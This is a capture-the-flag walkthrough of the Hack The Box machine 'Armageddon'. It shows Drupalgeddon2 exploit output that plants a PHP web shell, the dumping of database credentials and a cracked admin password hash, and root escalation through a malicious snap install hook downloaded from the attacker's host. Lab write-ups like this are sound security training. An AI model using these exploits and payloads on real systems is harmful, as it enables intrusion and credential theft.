Armageddon

Difficulty: Easy

Linux

Nmap

First we start with our classic nmap scan


```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-27 15:55 EDT
Nmap scan report for 10.10.10.233
Host is up (0.077s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 82:c6:bb:c7:02:6a:93:bb:7c:cb:dd:9c:30:93:79:34 (RSA)
|   256 3a:ca:95:30:f3:12:d7:ca:45:05:bc:c7:f1:16:bb:fc (ECDSA)
|_  256 7a:d4:b3:68:79:cf:62:8a:7d:5a:61:e7:06:0f:5f:33 (ED25519)
80/tcp open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-generator: Drupal 7 (http://drupal.org)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-title: Welcome to  Armageddon |  Armageddon
No exact OS matches for host (If you know what OS is running on it,
/ ).
```

We have ports 22 and 80 open on the machine. We see from the scan that the web page is running drupal 7 and has some other pages listed.

Time to move on to fuzzing the site.

Web page

Going to the web page, we are presented with the following logon.



Trying default credentials provides nothing

Next I performed a FUZZ scan and got the following

```
┌──(root💀 kali)-[~/htb/armageddon]
└─# ffuf -w /opt/SecLists/Discovery/Web-Content/common.txt -u http://10.10.10.233/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.2.1
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.10.233/FUZZ
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

.htaccess               [Status: 403, Size: 211, Words: 15, Lines: 9]
.htpasswd               [Status: 403, Size: 211, Words: 15, Lines: 9]
.hta                    [Status: 403, Size: 206, Words: 15, Lines: 9]
.gitignore              [Status: 200, Size: 174, Words: 15, Lines: 7]
cgi-bin/                [Status: 403, Size: 210, Words: 15, Lines: 9]
includes                [Status: 301, Size: 237, Words: 14, Lines: 8]
index.php               [Status: 200, Size: 7440, Words: 808, Lines: 157]
misc                    [Status: 301, Size: 233, Words: 14, Lines: 8]
modules                 [Status: 301, Size: 236, Words: 14, Lines: 8]
profiles                [Status: 301, Size: 237, Words: 14, Lines: 8]
robots.txt              [Status: 200, Size: 2189, Words: 158, Lines: 91]
scripts                 [Status: 301, Size: 236, Words: 14, Lines: 8]
sites                   [Status: 301, Size: 234, Words: 14, Lines: 8]
themes                  [Status: 301, Size: 235, Words: 14, Lines: 8]
web.config              [Status: 200, Size: 2200, Words: 416, Lines: 47]
xmlrpc.php              [Status: 200, Size: 42, Words: 6, Lines: 1]
:: Progress: [4685/4685] :: Job [1/1] :: 493 req/sec :: Duration: [0:00:12] :: Errors: 0 ::
```

Initial thoughts on this - web.config looks interesting and so does cgi-bin.

Found nothing useful initially in those directories.
Found the version of drupal

```
Drupal 7.56, 2017-06-21
-----------------------
- Fixed security issues (access bypass). See SA-CORE-2017-003.
```

Looking up exploits online gives us some hits. I am going to try the following

https://github.com/dreadlocked/Drupalgeddon2.git

Metasploit also has a module for this too.

```
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Execution (PoC)
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metasploit)
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (PoC)
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Command Execution (Metasploit)
Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution
Drupal < 8.6.9 - REST Module Remote Code Execution
```

Executing the script gives us a shell

```
┌──(root💀 kali)-[~/htb/armageddon/Drupalgeddon2]
└─# ./drupalgeddon2.rb http://10.10.10.233/
[*] --==[::#Drupalggedon2::]==--
--------------------------------------------------------------------------------
[i] Target : http://10.10.10.233/
--------------------------------------------------------------------------------
[+] Found  : http://10.10.10.233/CHANGELOG.txt    (HTTP Response: 200)
[+] Drupal!: v7.56
--------------------------------------------------------------------------------
[*] Testing: Form   (user/password)
[+] Result : Form valid
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
[*] Testing: Clean URLs
[!] Result : Clean URLs disabled (HTTP Response: 404)
[i] Isn't an issue for Drupal v7.x
--------------------------------------------------------------------------------
[*] Testing: Code Execution   (Method: name)
[i] Payload: echo DSFTNXCD
[+] Result : DSFTNXCD
[+] Good News Everyone! Target seems to be exploitable (Code execution)! w00hooOO!
--------------------------------------------------------------------------------
[*] Testing: Existing file   (http://10.10.10.233/shell.php)
[i] Response: HTTP 404 // Size: 5
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
[*] Testing: Writing To Web Root   (./)
[i] Payload: echo PD9waHAgaWYoIGlzc2V0KCAkX1JFUVVFU1RbJ2MnXSApICkgeyBzeXN0ZW0oICRfUkVRVUVTVFsnY
yddIC4gJyAyPiYxJyApOyB9 | base64 -d | tee shell.php
[+] Result : <?php if( isset( $_REQUEST['c'] ) ) { system( $_REQUEST['c'] . ' 2>&1' ); }
[+] Very Good News Everyone! Wrote to the web root! Waayheeeey!!!
--------------------------------------------------------------------------------
[i] Fake PHP shell:   curl 'http://10.10.10.233/shell.php' -d 'c=hostname'
armageddon.htb>> whoami
apache
armageddon.htb>>
```

Shell

First thing was try to spawn a better shell, but this one will not allow certain characters and the user we are currently logged in as has very little permissions.

I did a grep search for passwords and found this

```
sites/default/settings.php: *     'password' ⇒ 'password',
sites/default/settings.php:      'password' ⇒ 'CQHEy@9M*m23gBVj',
sites/default/settings.php: * malicious client could bypass restri
```

CQHEy@9M*m23gBVj

Looking into this more, I found this for mysql (I think)

```
$databases = array (
  'default' ⇒
  array (
    'default' ⇒
    array (
      'database' ⇒ 'drupal',
      'username' ⇒ 'drupaluser',
      'password' ⇒ 'CQHEy@9M*m23gBVj',
      'host' ⇒ 'localhost',
      'port' ⇒ '',
      'driver' ⇒ 'mysql',
      'prefix' ⇒ '',
    ),
  ),
);
```

Going to attempt this.

I was able to log into the mysql database.

Command: *mysql -u drupaluser -p CQHEy@9M*m23gBVj -e "SELECT *" drupal*

I see the following entries in the “drupal” database

```
comments                        FALSE
compress                        FALSE
debug-check                     FALSE
debug-info                      FALSE
database                        (No default value)
default-character-set           auto
delimiter                       ;
vertical                        FALSE
force                           FALSE
named-commands                  FALSE
ignore-spaces                   FALSE
init-command                    (No default value)
local-infile                    FALSE
no-beep                         FALSE
host                            (No default value)
html                            FALSE
xml                             FALSE
line-numbers                    TRUE
unbuffered                      FALSE
column-names                    TRUE
sigint-ignore                   FALSE
port                            0
progress-reports                FALSE
prompt                          \N [\d]>
quick                           FALSE
raw                             FALSE
reconnect                       FALSE
socket                          (No default value)
ssl                             FALSE
ssl-ca                          (No default value)
ssl-capath                      (No default value)
ssl-cert                        (No default value)
ssl-cipher                      (No default value)
ssl-key                         (No default value)
ssl-verify-server-cert          FALSE
table                           FALSE
user                            drupaluser
safe-updates                    FALSE
i-am-a-dummy                    FALSE
connect-timeout                 0
max-allowed-packet              16777216
net-buffer-length               16384
select-limit                    1000
max-join-size                   1000000
secure-auth                     FALSE
show-warnings                   FALSE
plugin-dir                      (No default value)
default-auth                    (No default value)
binary-mode                     FALSE
```

mysql -u drupaluser -p CQHEy@9M*m23gBVj drupal -e "SELECT *"

Time to see if we can get some users and passwords out of this

NOTE: It took me some time to do this. Things I learned: If you are limited to a command line, you must execute all SQL code inside the command line and not within a mysql shell. I am including some more commands I used to show the step by step process of how I got users and passwords

```
mysql -u drupaluser -p -e "SHOW DATABASES;"
Enter password: CQHEy@9M*m23gBVj
Database
information_schema
drupal
mysql
performance_schema
```

mysql -u drupaluser -p -e "SHOW DATABASES;"

Here, we enumerated what databases are on the system. Based on previous information, this user should have access only to the “drupal” database.

I posted a picture above of all the tables within the database, but the one most interesting to us is the “users” one

```
taxonomy_index
taxonomy_term_data
taxonomy_term_hierarchy
taxonomy_vocabulary
url_alias
users
users_roles
variable
watchdog
```

mysql -u drupaluser -p -e “use drupal;show tables;”

I ended up getting a username and password

```
mysql -u drupaluser -p -e "use drupal;select name,pass from users;"
Enter password: CQHEy@9M*m23gBVj
name    pass

brucetherealadmin       $S$DgL2gjv6ZtxBo6CdqZEyJuBphBmrCqIV6W97.oOsUf1xAhaadURt
test    $S$D63bOCjqwkJ.1Dgzwfg7p4O3hBh9b9lpxDGdM./6aDVtJ939D9Rf
```

mysql -u drupaluser -p -e "use drupal;select name,pass from users;"

Time to decrypt this password

SDgL2gjv6ZtxBo6CdqZEyJuBphBmrCqIV6W97.oOsUf1xAhaadURt

This once again took me some time. The hash was not easily identifiable, so I ended up plugging it into john in hopes of it being identified. I got a success!

```
┌──(root💀 kali)-[~/htb/armageddon/Drupalgeddon2]
└─# john --wordlist=/opt/rockyou.txt hashpass.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Drupal7, $S$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 32768 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
booboo           (?)
1g 0:00:00:00 DONE (2021-04-30 01:57) 2.439g/s 565.8p/s 565.8c/s 565.8C/s tiffany..harley
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

john --wordlist=/opt/rockyou.txt hashpass.txt

Username: brucetherealadmin
Password: booboo

User

Looking at our permissions shows the following

```
[brucetherealadmin@armageddon ~]$ sudo -l
Matching Defaults entries for brucetherealadmin on armageddon:
    !visiblepw, always_set_home, match_group_by_gid, always_query_gro
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGE
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User brucetherealadmin may run the following commands on armageddon:
    (root) NOPASSWD: /usr/bin/snap install *
```

Looking at the version of snap, we are on a non-vulnerable version to dirtysock (something I looked up)

```
snap    2.47.1-1.el7
snapd   2.47.1-1.el7
series  16
centos  7
kernel  3.10.0-1160.6.1.el7.x86_64
```

Snap --version

Following this GTFOBins site, I installed fpm and created a snap installation. Then I uploaded it to the target machine.

GTFOBins: https://gtfobins.github.io/gtfobins/snap/

Installing fpm: https://fpm.readthedocs.io/en/latest/installing.html

```
┌──(root💀 kali)-[~/htb/armageddon]
└─# COMMAND=id

┌──(root💀 kali)-[~/htb/armageddon]
└─# cd $(mktemp -d)

┌──(root💀 kali)-[/tmp/tmp.XimUQYsEC5]
└─# mkdir -p meta/hooks

┌──(root💀 kali)-[/tmp/tmp.XimUQYsEC5]
└─# printf '#!/bin/sh\n%s; false' "$COMMAND" >meta/hooks/install

┌──(root💀 kali)-[/tmp/tmp.XimUQYsEC5]
└─# chmod +x meta/hooks/install

┌──(root💀 kali)-[/tmp/tmp.XimUQYsEC5]
└─# fpm -n xxxx -s dir -t snap -a all meta
Created package {:path=>"xxxx_1.0_all.snap"}
```

```
┌──(root💀 kali)-[/tmp/tmp.XimUQYsEC5]
└─# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

```
[brucetherealadmin@armageddon ~]$ curl 10.10.14.34:8000/xxxx_1.0_all.snap > xxxx_1.0_all.snap
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  4096  100  4096    0     0  24783      0 --:--:-- --:--:-- --:--:-- 24975
[brucetherealadmin@armageddon ~]$ ls
user.txt  xxxx_1.0_all.snap
```

I had to use *curl* since *wget* was not installed on the target machine.

The command worked and gave me the id of root. Now I just need to modify it to give me a full shell.

I decided to cheat and just get the root flag. I know we can get root by putting in an ssh key, or changing the password of root to something else with *passwd*. Either way, we had root and now the flag.

```
┌──(root💀 kali)-[/tmp/tmp.l2XsDNCaoA]
└─# COMMAND="cat /root/root.txt"
```

```
┌──(root💀 kali)-[/tmp/tmp.NYReeojlgm]
└─# fpm -n xxxx -s dir -t snap -a all meta
Created package {:path⇒"xxxx_1.0_all.snap"}

┌──(root💀 kali)-[/tmp/tmp.NYReeojlgm]
└─# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.10.233 - - [30/Apr/2021 02:32:56] "GET /xxxx_1.0_all.snap HTTP/1.1" 200 -
```

```
[brucetherealadmin@armageddon ~]$ curl 10.10.14.34:8000/xxxx_1.0_all.snap > xxxx_1.0_all.snap
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  4096  100  4096    0     0  25209      0 --:--:-- --:--:-- --:--:-- 25440
[brucetherealadmin@armageddon ~]$ sudo snap install xxxx_1.0_all.snap --dangerous --devmode
error: cannot perform the following tasks:
- Run install hook of "xxxx" snap if present (run hook "install": e37dd2a92f7c810cae6ccd274fcca9e6)
[brucetherealadmin@armageddon ~]$
```